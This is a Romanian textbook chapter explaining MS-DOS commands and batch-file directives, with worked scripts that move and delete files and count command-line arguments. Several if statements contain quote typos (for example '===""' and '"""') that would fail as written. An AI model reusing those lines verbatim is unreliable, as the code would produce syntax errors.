Sintaxa: find [/V][/C] "string" fisier [fisier [...]]

- string reprezintă un şir de caractere
- fisier reprezintă o specificaţie de fişier unică (ex. a.txt) sau generică (ex. *.txt), relativă (ex. a.txt) sau absolută (ex. c:\temp\a.txt)

Efect: caută şirul de caractere cuprins între ghilimele în fişierele date în linia de comandă şi afişează liniile din fişiere care conţin string-ul căutat.
Exemplu: find "begin" *.pas - afişează liniile din fişierele cu extensia PAS din directorul curent care conţin cuvântul "begin"

find /c "problema" c:\dir1*.txt – afişează numărul de linii din toate fişierele cu extensia TXT din directorul c:\dir1 care conţin cuvântul "problema"

find /v "program" a.txt - afişează liniile din fişierul a.txt care nu conţin cuvântul "program"

Observaţii: Dacă se specifică opţiunea /C, se va afişa numai numărul de linii din fişier(e) care conţin string-ul căutat, iar opţiunea /V face să se afişeze liniile din fişier(e) care nu conţin string-ul căutat.

fc

Sintaxa: fc fisier1 fisier2

- fisier1 şi fisier2 reprezintă specificaţii unice de fişiere (adică nu conţin caracterele de substituţie '*' sau '?')

Efect: compară cele două fişiere.
Exemplu: fc a.txt b.txt - se compară fişierul a.txt cu b.txt
În urma comparării se va afişa mesajul „*no differences encountered*" dacă conţinutul celor două fişiere coincide, iar dacă sunt diferenţe, acestea vor fi afişate.

11.1.4. Alte comenzi

cls

Sintaxa: cls
Efect: goleşte ecranul.
Exemplu: cls

date

Sintaxa: date [ll-zz-aa]
Efect: afişează sau setează data curentă.
Exemplu: date - afişează data curentă şi cere introducerea unei date noi

time

Sintaxa: time [oo:[mm]]
Efect: afişează sau setează timpul curent.
Exemplu:time - afişează timpul curent şi cere introducerea unui timp nou

ver

Sintaxa: ver
Efect: afişează versiunea de MS-DOS instalată.
Exemplu: ver

11.2. Directive MS-DOS

În cele ce urmează vom face doar o prezentare succintă a acestor directive/comenzi, deoarece ele sunt explicate mai detaliat în secţiunea de **Remarci generale** şi cea de **Exemple rezolvate**.

echo

Sintaxa: echo [on | off | mesaj]
Efect:. În cazul fişierelor de comenzi MS-DOS, atunci când acestea sunt lansate în execuţie, se va afişa pe ecran, pe rând, fiecare comandă din fişierul de comenzi şi apoi rezultatul execuţiei comenzii. Afişarea aceasta a comenzilor se poate suprima cu ajutorul lui echo off. Anularea efectului comenzii echo off se face cu echo on. Dacă echo primeşte ca şi parametru un şir de caractere, comanda va afişa acest şir de caractere pe ecran. Dacă este rulată fără parametru, comanda afişează dacă echo este on sau off (deci nu se introduc linii goale! Linii vide se introduc sub forma „**echo.**" – echo urmat imediat, fără spaţiu, de caracterul punct).

Exemplu: echo Introduceti ceva - afişează pe ecran textul "Introduceti ceva"

pause

Sintaxa: pause [comentariu]
Efect: comanda suspendă execuţia fişierului de comenzi în care este conţinută până la apăsarea unei taste. Dacă se specifică şi un parametru, acesta este afişat pe ecran până la apăsarea unei taste.
Exemplu: pause Introduceti o discheta in unitatea a: - afişează textul "Introduceti o discheta in unitatea a:" până când utilizatorul va apăsa o tastă oarecare.

rem

Sintaxa: rem [text]
Efect: cu ajutorul lui rem se pot plasa comentarii în interiorul fişierelor de comenzi.
Exemplu: rem Acesta este un fisier de comenzi
Observaţii: parametrul text poate să conţină maxim 123 de caractere.

set

Sintaxa: set [var=[valoare]]
Efect: Dacă nu primeşte nici un parametru, comanda afişează toate variabilele de mediu şi valorile lor curente. Variabilele de mediu sunt nişte variabile ale limbajului de comandă al sistemului de operare MS-DOS. Acestea au un nume şi o valoare. Valoarea lor este întotdeauna interpretată drept şir de caractere.Utilizatorul poate să-şi definească propriile sale variabile de mediu. Definirea unei variabile de mediu se poate face în două moduri:

- set var=
- set var=valoare

În prima linie se defineşte variabila de mediu cu numele var şi se iniţializează cu şirul vid. În a doua linie se defineşte variabila var şi se iniţializează cu şirul de caractere valoare. Folosirea (accesarea) unei variabile de mediu în cadrul unui fişier de comenzi, după ce a fost definită, se face pin construcţia %var% unde var este numele variabilei. Se pot efectua doar două operaţii cu variabilele de mediu MS-DOS: aceea de atribuire a unei valori pentru variabila respectivă (prezentată mai sus în cele două linii, odată cu definirea variabilelor de mediu) şi concatenarea valorilor a două sau mai multe variabile de mediu (acest lucru se face prin simpla alăturare a valorilor variabilelor care se concatenează ca în expresia %var1% %var2% ... %varn%).
Exemplu: set a= - se defineşte variabila a şi se iniţializează cu şirul vid
set b=ceva - se defineşte variabila b şi se iniţializează cu şirul "ceva"
set c=1 - se defineşte variabila c şi se iniţializează cu şirul "1" (nu numărul 1 !!!)
set d=%c%+1 - presupunând că variabila c s-a definit ca mai sus, se defineşte variabila d şi se iniţializează cu şirul de caractere "1+1", adică valoarea variabilei c la care se concatenează string-ul "+1".
Observaţii: Sistemele de operare din familia Windows au introdus extensii la comanda set, astfel încât valorile variabilelor de mediu să poată fi interpretate şi aritmetic, ca numere.

shift

Sintaxa: shift
Efect: mută fereastra vizibilă de parametri cu o poziţie spre dreapta.
Observaţii: Detalii de folosire a comenzii shift, precum şi exemple sunt prezentate pe larg în secţiunile **Remarci generale** şi **Exemple rezolvate**.

goto

Sintaxa: goto label
Efect: în cadrul unui fişier de comenzi, când se întâlneşte comanda goto, execuţia continuă la eticheta label. Declararea unei etichete într-un fişier de comenzi se face prin plasarea la început de linie a expresiei ":label", unde label este un şir de caractere din care doar primele 8 sunt importante şi reprezintă numele etichetei.
Exemplu: într-un fişier de comenzi:

```
:repeta
    ... comenzi ...
    ... comenzi ...
    goto repeta
```

Când execuţia ajunge la linia goto repeta, execuţia continuă la eticheta repeta.
Observaţii: Detalii de folosire a comenzii goto, precum şi exemple sunt prezentate pe larg în secţiunile **Remarci generale** şi **Exemple rezolvate**.

if

Sintaxa: if [not] conditie comanda

- comanda reprezintă numele oricărei comenzi MS-DOS sau program executabil
- conditie poate fi una din următoarele trei condiţii:
  1) exist cale
  2) string1==string2
  3) errorlevel numar

Efect: se execută comanda dacă este evaluată conditie la valoarea adevărat. Prima condiţie este evaluată la valoarea logică adevărat (unde cale reprezintă o specificaţie de fişier sau director), dacă există un fişier sau un director cu numele respectiv. A doua condiţie este evaluată la valoarea adevărat, unde string1 şi string2 sunt două şiruri de caractere nevide, dacă cele două şiruri sunt identice. A treia condiţie este evaluată la valoarea adevărat, unde parametrul numar reprezintă un număr întreg, dacă codul de retur al ultimei comenzi executate până la acest if este mai mare sau egal decât numar.
Exemplu: if exist c:\temp.txt del c:\temp.txt - dacă există fişierul c:\temp.txt, acesta va fi şters.

if 1=%var% echo 1 - dacă variabila de mediu var are valoarea 1 se afişează pe ecran şirul "1".

if errorlevel 1 echo Eroare - dacă codul de retur al ultimei comenzi executate este mai mare sau egal cu 1, se va afişa pe ecran "Eroare".
Observaţii: Detalii de folosire a comenzii if, precum şi exemple sunt prezentate pe larg în secţiunile **Remarci generale** şi **Exemple rezolvate**.

for

Sintaxa: for %a in (element ...) do comanda
for %%a in (element ...) do comanda
Prima formă este pentru rularea comenzii for în linia de comandă, iar a doua este pentru rularea comenzii for în interiorul unui fişier de comenzi. a este un caracter oarecare reprezentând variabila de ciclare, element este un şir de caractere, iar comanda este numele unei comenzi MS-DOS sau a unui fişier executabil. Între cele două paranteze rotunde pot apărea oricâte elemente separate prin spaţiu; de asemenea, se pot folosi caracterele de substituţie '*' şi '?'.
Efect: Pentru ambele forme, variabila a (valabilă numai în cadrul lui for şi accesibilă prin construcţia %a, respectiv %%a) va lua ca valori, pe rând, fiecare element dintre cele cuprinse între parantezele rotunde şi pentru fiecare element va executa comanda comanda. În interiorul lui comanda pot să apară referiri la valoarea lui a (prin %a şi respectiv %%a)
Exemplu: for %%i in (1 2 3 4 5) do echo %%i - variabila i va lua ca valori pe 1, 2, 3, 4 şi apoi 5 şi se va afişa pe ecran valoarea lui i, adică 1, apoi 2, apoi 3, apoi 4, apoi 5.
for %%f in (*.pas) do type %%f - se va tipări pe ecran conţinutul fiecărui fişier cu extensia PAS din directorul curent.
Observaţii: Detalii de folosire a comenzii for, precum şi exemple sunt prezentate pe larg în secţiunile **Remarci generale** şi **Exemple rezolvate**.

call

Sintaxa: call fisier_executabil
Efect: apelează din interiorul unui fişier de comenzi, un fişier executabil. După ce execuţia acestui fişier executabil se termină, execuţia revine în fişierul de comenzi original după comanda call.
Exemplu: call a.bat - se va apela fişierul a.bat
Observaţii: Detalii de folosire a comenzii call, precum şi exemple sunt prezentate pe larg în secţiunile **Remarci generale** şi **Exemple rezolvate**.

Remarci generale: Un fişier de comenzi reprezintă o înşiruire de directive şi comenzi ale sistemului de operare: câte o comandă/directivă pe fiecare linie a fişierului. La execuţie, interpretorul de comenzi citeşte fişierul de comenzi linie cu line, pe măsură ce interpretează fiecare comandă, şi execută comenzile corect identificate sau emite mesaje de eroare atunci când fişierul nu este corect construit. Un fişier de comenzi poate primi oricâţi parametri în linia de comandă, accesibili în cadrul programului prin variabilele de mediu predefinite %0-%9. %0 este iniţializat întotdeauna la apelul fişierului de comenzi cu numele fişierului de comenzi. Se pot

accesa direct primii nouă parametri din linia de comandă prin referirea la variabilele de mediu %1-%9. Pentru a accesa succesiv restul parametrilor se foloseşte directiva **shift** care permite „introducerea în fereastra vizibilă de parametri" a parametrilor cu indici mai mari de 9. Shift schimbă de fapt viziunea fişierului de comenzi asupra parametrilor din linia de comandă astfel: la fiecare execuţie a directivei **shift** parametrii actuali sunt deplasaţi în cadrul variabilelor predefinite astfel încât valoarea din %1 trece in %0, valoarea din %2 trece in %1 şamd. Valoarea din %0 se pierde, iar %9 primeşte ca valoare valoarea parametrului poziţional 10 (la prima execuţie a directivei **shift**). La execuţiile următoare ale comenzii **shift** se translatează din nou de la %9 spre %0 toate valorile şi se introduce parametrul poziţional 11 in %9. Schematic aceasta se poate reprezenta astfel pentru 15 parametri actuali:

Apel	P.bat	P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	...	P15
Var. Mediu	%0	%1	%2	%3	%4	%5	%6	%7	%8	%9				
Shift1	P1	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	...	P14
Shift2	P2	P3	P4	P5	P6	P7	P8	P9	P10	P11	P12	P13	P14	

De fiecare dată fereastra parametrilor vizibili este cea demarcată de variabilele %0-%9. La fiecare shift fereastra se deplasează spre dreapta (conform tabelului) cu câte o poziţie. Se mai poate face o analogie cu spotul luminos al unei lanterne care îl plimbăm peste „parametrii actuali". Sunt accesibili de fiecare dată doar parametrii care intră (sunt vizibili) în spotul luminos de dimensiune fixă.

Directiva **echo** se foloseşte atât pentru afişarea de mesaje la consolă cât şi pentru inhibarea/activarea afişării comenzilor în cursul execuţiei fişierului de comenzi. Astfel atunci când este apelată folosind sintaxa: echo <mesaj>, mesajul va fi afişat pe consolă (ecran). Atunci când argumentul comenzii **echo** are valoarea *ON* sau *OFF* (**echo ON** sau **echo OFF**) se activează respectiv se inhibă afişarea comenzilor în curs de execuţie pe ecran. Implicit starea afişării comenzilor este activă, ceea ce duce de obicei la „poluarea ecranului" prin afişarea comenzilor de executat ceea ce face greu de urmărit mesajele efective emise de fişierul de comenzi pentru semnalizarea unor stări de eroare sau succes a operaţiilor. Starea ON se foloseşte de obicei pentru depanarea fişierelor de comenzi întrucât permite identificarea imediată a liniilor de program care produc erori. Se recomandă deci inhibarea afişării liniilor în execuţie prin comanda **ECHO OFF**.

Variabilele de mediu reprezintă echivalentul variabilelor pe care le cunoaştem din cadrul limbajelor de programare. Deosebirea faţă de un limbaj tipizat este aceea că acestea nu au tip. Ele sunt interpretate de către interpretorul de comenzi ca fiind „şiruri de caractere". Singurele operaţii uzuale sunt cele de atribuire de valori folosind directiva **set** şi de comparare a valorilor folosind directiva **if**. Valoarea unei variabile de mediu se obţine cu o construcţie de forma %0-%9 pentru parametri din linia de comandă şi %nume_var% pentru variabila cu numele <nume_var>. Se mai pot face anumite artificii, după cum vom vedea, care permit concatenarea la atribuire sau comparare a doua sau mai multe valori. O remarcă interesantă este legată de folosirea directivei **if** pentru comparare de valori ale variabilelor de mediu şi anume în construcţia:

```
if "%nume_var%"==""" goto eticheta
```

ghilimelele nu sunt necesare pentru că este vorba de un şir de caractere ci mai degrabă pentru a împiedica apariţia unor erori de sintaxă. După cum am văzut deja, interpretorul înlocuieşte construcţia %nume_var% la execuţie cu valoarea reală, efectivă a variabilei. Dacă aceasta nu este definită (deci este şirul vid) atunci după înlocuire înainte de semnul == nu va exista nimic, de aici rezultând o eroare de interpretare a directivei **if**. Mai mult, singura posibilitate de a verifica dacă o variabilă este definită (are o valoare) este aceea de a pune caractere santinelă (orice alt caracter care nu apare de obicei în spaţiul de valori potenţiale ale variabilei, de exemplu: ", !). Fără aceste caractere santinelă am avea o construcţie de forma:

```
if %nume_var%== goto eticheta
```

care este incorectă datorită faptului că interpretorul nu consideră caracterele albe (spaţiile) ca fiind valori. În jurul pseudo-operatorului "==" trebuie să avem in orice caz o valoare pentru ca sintaxa directivei **if** să fie corectă. Ca regulă generală, este bine ca de fiecare dată când se compară valorile variabilelor de mediu să folosim caractere santinelă care să impiedice apariţia acestor erori de sintaxă la interpretare. Putem astfel folosi orice alt caracter, de exemplu:

```
if %nume_var1%!==%nume_var2%! goto eticheta
```

Construcţia de mai sus este la fel de corectă ca oricare alta care foloseşte caractere santinelă. Ele asigură doar că în cazurile în care una sau ambele variabile nu sunt definite pseudo-operatorul "==" conţine valori atât la stânga cât şi la dreapta (caracterele santinelă, ! în cazul de mai sus).

La fel ca orice comandă/program DOS, interpretoarele de comenzi posedă trei canale de intrare/ieşire (I/O – input/output):

0. Intrarea standard – asociată de obicei cu consola/tastatura
1. Ieşirea standard – asociată de obicei cu consola/ecranul monitorului
2. Canalul de eroare standard – asociat de obicei cu consola/ecranul monitorului.

În DOS-ul standard se pot redirecta uşor intrarea standard şi ieşirea standard folosind operatorii "<", respectiv ">", ">>" cunoscuţi. Canalul de eroare standard însă nu se poate redirecta simplu. Shell-ul extins (interpretorul) al sistemului de operare Windows NT (şi versiunile ulterioare) permit redirectarea canalului standard de eroare folosind o construcţie cu sintaxa următoare:

```
comanda [parametri] 2> fisier
```

Un alt lucru interesant de ştiut este acela că acele comenzi care primesc ca parametri nume de fişiere dar pot lucra alternativ şi cu date de la intrarea standard afişează în general numele fişierului prelucrat atunci când acesta este dat în linia de comandă. Acest lucru nu se întâmplă însă dacă intrarea standard a comenzii este redirectată din fişierul pe care îl prelucrăm. De exemplu:

```
find "text" f.txt
```

va afişa în decursul prelucrării cel puţin o linie cu numele fişierului f.txt. Nu acelaşi lucru se întâmplă atunci când comanda este apelată folosind sintaxa următoare:

```
find "text" < f.txt
```

fapt care ne permite să curăţăm mesajele afişate de această comandă în vederea prelucrării lor automate mai departe. De exemplu atunci când dorim să afişăm numărul de apariţii ale unei secvenţe într-un fişier fără a mai afişa numele fişierului putem apela comanda **find** cu intrarea redirectată.

Exemplul 11.1: Să se scrie un fişier de comenzi care primeşte exact cinci parametri în linia de comandă. Dacă există în directorul curent un director cu numele dat de primul parametru acesta va fi redenumit cu numele dat de cel de-al doilea parametru. Se va crea în directorul curent un director cu numele specificat de primul parametru. Se vor şterge din directorul curent toate fişierele cu extensia data de parametrul patru. Din directorul specificat de cel de-al treilea parametru se vor muta în primul director toate fişierele având extensia txt. Dacă în al treilea director există un fişier având numele specificat de al cincilea argument atunci acesta se va şterge, altfel se va afişa un mesaj care să indice daca cuvântul specificat de cel de-al cincilea argument există în vreunul dintre fişierele din primul director (cele copiate cu extensia txt) sau nu.

Soluţie:

```
REM Inhibăm afişarea comenzilor ce se execută pe ecran în timpul rulării fişierului de comenzi
REM Inhibăm de asemenea afişarea comenzii „echo off" la consolă prin prefixarea acesteia
REM cu caracterul @. Implicit starea „echo" este ON ceea ce semnifică faptul că în timpul
REM rulării fişierului de comenzi fiecare linie (neprefixată cu caracterul @) se va afişa pe
REM consolă. Caracterul @ se foloseşte pentru inhibarea afişarii unei singure linii.

@echo off

REM Verificăm parametrii din linia de comandă. Reamintim că valorile acestora se referă
REM folosind construcţii de forma %0, %1, %2, ....%9 (variabile de mediu predefinite având
REM numele 0,1,2,...,9), unde %0 conţine la apelul scriptului numele fişierului de comenzi.
REM Putem accesa în felul acesta direct primii 9 parametri poziţionali.
REM Verificăm existenţa a exact 5 parametri în două etape.
REM Cazul 1 - Cel puţin 5 parametri. Dacă parametrul poziţional 5 are valoarea nulă (deci nu
REM există), înseamnă că nu avem cel puţin 5 parametri actuali în linia de comandă la apelul
REM fişierului de comenzi. Reamintim că la execuţie interpretorul înlocuieşte efectiv construcţia
REM %5 cu valoarea efectivă a parametrului poziţional 5. Dacă acesta nu este definit înseamnă
REM că expresia "%5" devine după înlocuire "" – de unde şi testul "%5"==".

if "%5"==="" goto help
```

REM *Cazul 2 - Cel mult 5 parametri. Pentru a avea exact 5 parametri actuali după ce am*
REM *verificat existenţa a cel puţin 5 parametri trebuie ca parametrul 6 să fie nedefinit.*

```
if NOT "%6"==""" goto help
```

REM *Verificăm dacă există un director având numele egal cu param %2. Dacă da, atunci nu*
REM *putem redenumi directorul dat de param %1 in %2. În general „*if exist <nume>*" se*
REM *evaluează la TRUE numai atunci când entitatea* <nume> *există şi este director. „*if exist
REM <nume>*" se evaluează la TRUE atunci când există entitatea cu numele* <nume>
REM *indiferent dacă aceasta este director sau fişier.*

```
if exist %2\ goto eroare_arg2_exista
```

REM *Dacă directorul cu numele %1 există îl redenumim cu numele dat de %2*

```
if exist %1\ ren %1 %2
```

REM *Creează un director cu numele dat de primul argument*

```
mkdir %1
```

REM *Încercăm să ştergem fişierele cu extensia %4 numai atunci când ele există. Evităm astfel*
REM *„poluarea ecranului" cu mesajele de eroare pe care comanda* **del** *le emite atunci când*
REM *fişierele nu există.*

```
if exist *.%4 del *.%4
if not exist *.%4 echo Nu exista fisiere cu extensia %4
```

REM *Dacă directorul dat de %3 nu există afişăm un mesaj de eroare şi terminăm execuţia.*

```
if not exist %3\ goto eroare_dir3
```

REM *Mutăm fişierele cu extensia* txt *din directorul dat de %3 în directorul dat de %1. Inhibăm*
REM *afişarea eventualelor mesaje de succes al operaţiei pe care le afişează* move *prin*
REM *redirectarea ieşirii standard a comenzii* move *către NUL.*

```
if exist %3\*.txt move %3\*.txt %1>nul
```

REM *Verificăm dacă în directorul dat de argumentul 3 (*<dir3>*) există un fişier cu numele dat*
REM *de argumentul 5 (*<par5>*). Pentru aceasta verificăm mai întâi dacă există un director cu*
REM *numele* <par5>*. Dacă da, înseamnă că nu există un fişier cu numele* <par5> *deoarece*
REM *într-un acelaşi director nu pot exista mai multe fişiere/directoare cu acelaşi nume. Spunem*
REM *că spaţiul de nume este comun atât pentru fişiere cât şi pentru directoare.*

```
if exist %3\%5\ goto cauta_cuvant
```

REM *Verificăm dacă există un fişier cu numele* <par5> *în* <dir3>. *Dacă el nu există atunci*
REM *continuăm execuţia la eticheta* cauta_cuvant.

```
if not exist %3\%5 goto cauta_cuvant
```

REM *Fişierul există şi va fi şters. Se trece controlul la eticheta* end *unde se şterg fişierele*
REM *temporare şi se termină execuţia fişierului de comenzi.*

```
del %3\%5
goto end

:cauta_cuvant
```

REM *Pentru a determina dacă există cel puţin un fişier care conţine cuvântul dat de al cincilea*
REM *parametru, concatenăm toate fişierele din directorul 1 într-un singur fişier şi apoi*
REM *verificăm dacă cuvântul există în acel fişier. Directivele* ***for*** *şi* ***type*** *sunt folosite pentru*
REM *concatenarea tuturor fişierelor din directorul 1 în fişierul* tmp *pe care îl construim în*
REM *directorul curent.*

```
if not exist %1\*.txt goto nu_gasit
for %%i in (%1\*.txt) do type %%i >> tmp
```

REM *Directiva* ***find*** *permite afişarea sau determinarea (printre altele a) liniilor ce conţin o*
REM *anumită secvenţă. În mod normal* ***find*** *afişează liniile care conţin secvenţa căutată.*
REM *Întrucât dorim doar să ştim dacă fişierul concatenat conţine secvenţa căutată vom*
REM *redirecta ieşirea standard a comenzii în canalul I/O NUL (adică inhibăm ieşirea standard)*
REM *şi ne folosim de faptul că* ***find*** *setează variabila predefinită ERRORLEVEL la valoarea 0*
REM *dacă a găsit cel puţin o linie ce conţine secvenţa căutată şi 1 dacă nici o linie nu conţine*
REM *secvenţa căutată. De remarcat aici că o construcţie de tipul „*if ERRORLEVEL val*" este*
REM *echivalentă întotdeauna semantic cu „*if ERRORLEVEL ≥ val*". De aceea trebuie ca*
REM *întotdeauna testele asupra valorii ERRORLEVEL să fie făcute în ordine de la cea mai*
REM *mare valoare la cea mai mică pentru a determina corect valoarea variabilei de mediu.*

```
find "%5" < tmp >NUL
if ERRORLEVEL 1 goto nu_gasit
if ERRORLEVEL 0 goto gasit
```

REM *Aici se tratează cazul în care cuvântul specificat de parametrul 5 nu a fost găsit în fişierul*
REM *rezultat prin concatenarea fişierelor* *.txt *din directorul %1.*

```
:nu_gasit
        echo Cuvantul %5 nu a fost gasit in nici un fisier din dir %1
```

```
        goto end
```

REM *Aici se tratează cazul în care cuvântul specificat de parametrul 5 a fost găsit în fişierul*
REM *rezultat prin concatenarea fişierelor* *.txt *din directorul %1.*

```
:gasit
        echo Cuvantul %5 a fost gasit intr-unul sau mai multe fisiere din dir %1
        goto end
```

REM *Se tratează cazul în care nu avem exact 5 argumente în linia de comandă. Afişăm modul*
REM *corect de apelare al fişierului de comenzi şi un exemplu de apel.*

```
:help
        echo Fisierul se apeleaza cu exact 5 argumente in linia de comanda
        echo "%0 <numedir1> <numedir2> <numedir3> <ext_fisiere> <nume_fis>"
        echo Ex: %0 dir1 dir2 dir3 txt f.bat
        goto end
```

REM *În cazul în care există deja un director/fişier cu numele dat de %2 afişăm un mesaj de*
REM *eroare şi terminăm execuţia scriptului.*

```
:eroare_arg2_exista
        echo Eroare - Exista deja un director cu numele %2
        goto end
```

REM *Dacă nu există directorul cu numele dat de %3 afişăm un mesaj de eroare şi terminăm*
REM *execuţia fişierului de comenzi.*

```
:eroare_dir3
        echo Eroare - nu exista director cu numele %3
```

REM *Ştergem fişierele temporare şi afişăm un mesaj corespunzător terminării execuţiei*

```
:end
        if exist tmp del tmp
        echo Gata
```

Exemplul 11.2: Să se scrie un fişier de comenzi care primeşte oricâţi parametri în linia de comandă şi afişează pentru fiecare valoare distinctă, o singură dată, numărul de apariţii în linia de comandă. (Nu se aplică pentru valori ale parametrilor care se includ unele pe altele. Ex: "ma" şi "maşina").

Soluţie: Vom aborda două rezolvări ale acestei probleme folosind două tehnici diferite. În ambele cazuri este vorba despre parcurgerea parametrilor din linia de comandă (pot fi mai mult de 10) şi numărarea acestora. Prima problema efectivă care trebuie rezolvată aici este aceea că este necesară memorarea într-un fel sau altul a parametrilor procesaţi pentru a putea să facem numărarea efectivă pentru fiecare valoare distinctă. Al doilea punct care trebuie rezolvat este acela al numărării apariţiilor. Faptul că în DOS-ul clasic variabilele de mediu nu pot fi folosite ca numere şi nu se pot executa operaţii aritmetice de adunare/scădere ne duce la ideea că numărătoarea prin incrementare de variabile sau mecanisme similare nu pot funcţiona în acest caz. Singura posibilitate este aceea de a folosi comanda **find** pentru a contoriza numărul de linii care conţin o secvenţă dată şi a afişa acest număr. Să vedem în continuare modalităţile în care ne putem folosi de această facilitate.

Rezolvare 1: Acestă rezolvare se bazează pe construirea unui şir prin concatenarea valorilor tuturor parametrilor din linia de comandă. Acest şir va putea apoi fi parcurs de mai multe ori pentru a contoriza numărul de apariţii al fiecărei valori individuale. Avem nevoie de memorarea parametrilor deoarece la parcurgerea lor integrală cu directiva **shift** valorile lor se pierd pe măsură ce se parcurg şi nu există un mecanism de revenire la parametrii anteriori din linia de comandă. Vom folosi două fişiere de comenzi: unul principal care construieşte şirul parametrilor din linia de comandă şi stochează toţi parametrii într-un fişier pentru a putea fi număraţi, şi unul secundar care va realiza efectiv numărarea folosind comanda **find**.

NumaraParam.bat

```
        @echo off
```

REM *Pregăteşte mediul pentru execuţie. Avem nevoie de un fişier* (params) *pentru ca*
REM *programul să funcţioneze corect.*

```
        if exist params del params
```

REM *Porţiunea de cod de la eticheta start şi până la directiva „goto start" simulează un ciclu*
REM *cu test iniţial – deci un ciclu de tip "while".*

```
        :start
```

REM *Atunci când am epuizat toţi parametrii din linia de comandă trecem la faza de numărare*

```
                if "%1"=="" GOTO numara
```

REM *Concatenăm în variabila* v *parametrii din linia de comandă. Este vorba aici de o operaţie*
REM *de concatenare prin ală turare: valoarea actuală a variabilei + spaţiu + parametru.*

```
                set v=%v% %1
```

REM *Adăugăm valoarea parametrului curent la sfârşitul fişierului* params *care iniţial este gol.*
REM *Vom folosi acest fişier în care am stocat fiecare parametru pe câte o linie pentru a*
REM *număra apariţiile valorilor distincte.*

```
        echo %1 >>params
```

REM *Deplasăm conţinutul variabilelor de mediu cu o poziţie.*

```
        shift
    goto start

    :numara
```

REM *Aici ajungem doar când am stocat toţi parametrii din linia de comandă în variabila* v *şi în*
REM *fişierul* params. *Dacă în acest moment variabila* v *are valoare nulă înseamnă că am*
REM *apelat fişierul de comenzi fără parametri actuali => deci nu avem ce număra*

```
    if "%v%"==""" goto end
```

REM *Pentru fiecare valoare distinctă din lista de parametri concatenaţi apelăm cu directiva* ***call***
REM *fişierul de comenzi* NumaraParamHelp.bat, *căruia îi transmitem ca parametri valoarea*
REM *şi fişierul care conţine toate apariţiile parametrilor. Directiva* ***call*** *permite ca după*
REM *execuţia fişierului de comenzi* NumaraParamHelp.bat *să revenim în apelator, care îşi*
REM *continuă execuţia. Fără prezenţa directivei* ***call*** *nu se mai revine în programul apelant,*
REM *execuţia terminându-se de îndată ce fişierul de comenzi apelat se termină.*

```
    for %%i in (%v%) do call NumaraParamHelp.bat %%i params
    :end
```

REM *Se şterg fişierele temporare create şi se termină programul.*

```
    if exist params del params
```

Fişierul de comenzi ajutător este următorul:

NumaraParamHelp.bat

REM *Având în vedere că acest fişier de comenzi este apelat automat de către cel precedent nu*
REM *mai este nevoie să verificăm corectitudinea parametrilor din linia de comandă.*
REM *%1 – reprezintă parametrul a cărui apariţie trebuie numărată*
REM *%2 – reprezintă fişierul în care se află stocaţi câte unul pe linie toţi parametrii cu*
REM *care a fost lansat* NumaraParam.bat

```
    @echo off
```

REM *Tehnica folosită este aceea ca după fiecare valoare numărată să eliminăm din fişierul ce*
REM *listează toţi parametrii valoarea respectivă. Acest lucru ne permite ca atunci când scriptul*
REM *este apelat la o apariţie ulterioară în linia de comandă a aceleiaşi valori, să ştim că ea*
REM *a fost deja procesată – pentru a evita afişarea de mai multe ori a numărului de apariţii*
REM *pentru acelaşi parametru (din poziţii diferite în linia de comandă)*

```
type %2 | find /C "%1" >nul
```

REM *Dacă ERRORLEVEL > 0 înseamnă că valoarea parametrului %1 nu a fost găsită în fişier*
REM *(datorită faptului că am eliminat-o la un apel precedent când a fost tratată această*
REM *valoare). Numărul de apariţii pentru acest parametru a fost deja numărat în prealabil.*

```
if ERRORLEVEL 1 goto end
```

REM *Altfel ....*

```
echo "Numarul de aparitii pt [%1]"
```

REM *Afişăm folosind* "find /C" *numărul de apariţii ale acestui parametru în fişierul* params.

```
type %2 | find /C "%1"
```

REM *Eliminăm din fişierul* params *toate apariţiile acestui parametru. Pentru aceasta extragem*
REM *folosind comanda* "find /v" *toate liniile ce nu conţin parametrul într-un fişier separat pe*
REM *pe care îl suprascriem peste fişierul* params *original.*

```
type %2 | find /V "%1" >tmp
del %2 >nul
ren tmp %2 >nul
:end
```

Apelat cu linia de comandă următoare: NumaraParam.bat a b a c b b b b d a c a d b
Programul afişează rezultatele de mai jos:

```
"Numarul de aparitii pt [a]"
4
"Numarul de aparitii pt [b]"
6
"Numarul de aparitii pt [c]"
2
"Numarul de aparitii pt [d]"
2
```

Se poate observa că programul afişează o singură dată pentru fiecare valoare distinctă, numărul său de apariţii în linia de comandă.

Rezolvare 2: În această abordare vom folosi exclusiv fişiere pentru memorarea informaţiilor necesare. Algoritmul este mai simplu şi nu necesită operaţii speciale asupra fişierelor. Ideea de bază este de a crea un director special în care vom stoca pentru fiecare valoare distinctă câte un fişier având numele parametrului. În fişierul X vom stoca toate apariţiile parametrului X, fiecare apariţie separat pe câte o linie. Rămâne doar să numărăm de câte ori apare numele fiecărui fişier în conţinutul său. Programul este următorul:

NumaraParam2.bat

```
@echo off

REM Pregătim mediul pentru execuţie. Tmpdir este directorul în care vom stoca fişierele şi
REM trebuie ca el să fie gol înainte de execuţia scriptului. Ştergem recursiv conţinutul
REM directorului şi directorul însuşi.

if exist tmpdir\ rmdir /S /Q tmpdir
mkdir tmpdir

REM Simulăm clasicul deja ciclu "while" în care parcurgem toţi parametri din linia de
REM comandă şi stocăm fiecare valoare distinctă pe câte o linie într-un fişier cu acelaşi nume
REM în directorul tmpdir.

:start
        if "%1"==""" GOTO end
        echo %1>>tmpdir\%1

REM se redirectează ieşirea standard a comenzii echo spre fişierul cu numele dat de parametrul
REM curent (valoarea lui %1) din cadrul directorului tmpdir. Redirectarea presupune că dacă
REM acest fişier nu există deja, el se va crea întâi, după care se va depune pe prima linie din
REM acesta şirul de caractere reprezentat de %1. Dacă acest fişier există deja, atunci fiind
REM vorba despre „redirectare în adăugare" (>>), se va adăuga o linie nouă cu şirul de
REM caractere respectiv.

        shift
goto start

:end
cd tmpdir

REM La final nu rămâne decât să afişăm pentru fiecare fişier din directorul tmpdir numărul de
REM linii ce conţin numele fişierului (valoarea parametrului de fapt). De data aceasta dorim ca
REM find să afişeze şi numele fişierului pe care îl prelucrează astfel încât să avem atât numărul
REM de apariţii cât şi parametrul (numele fişierului) afişate.
```

```
for %%i in (*.*) do find /C "%%i" %%i
cd ..
rmdir /S /Q tmpdir > NUL
```

Apelat cu linia de comandă următoare:

```
NumaraParam2.bat a b a c b b b b d a c a d b
```

programul afişează rezultatele de mai jos (după cum era de aşteptat):
---------- A: 4
---------- B: 6
---------- C: 2
---------- D: 2

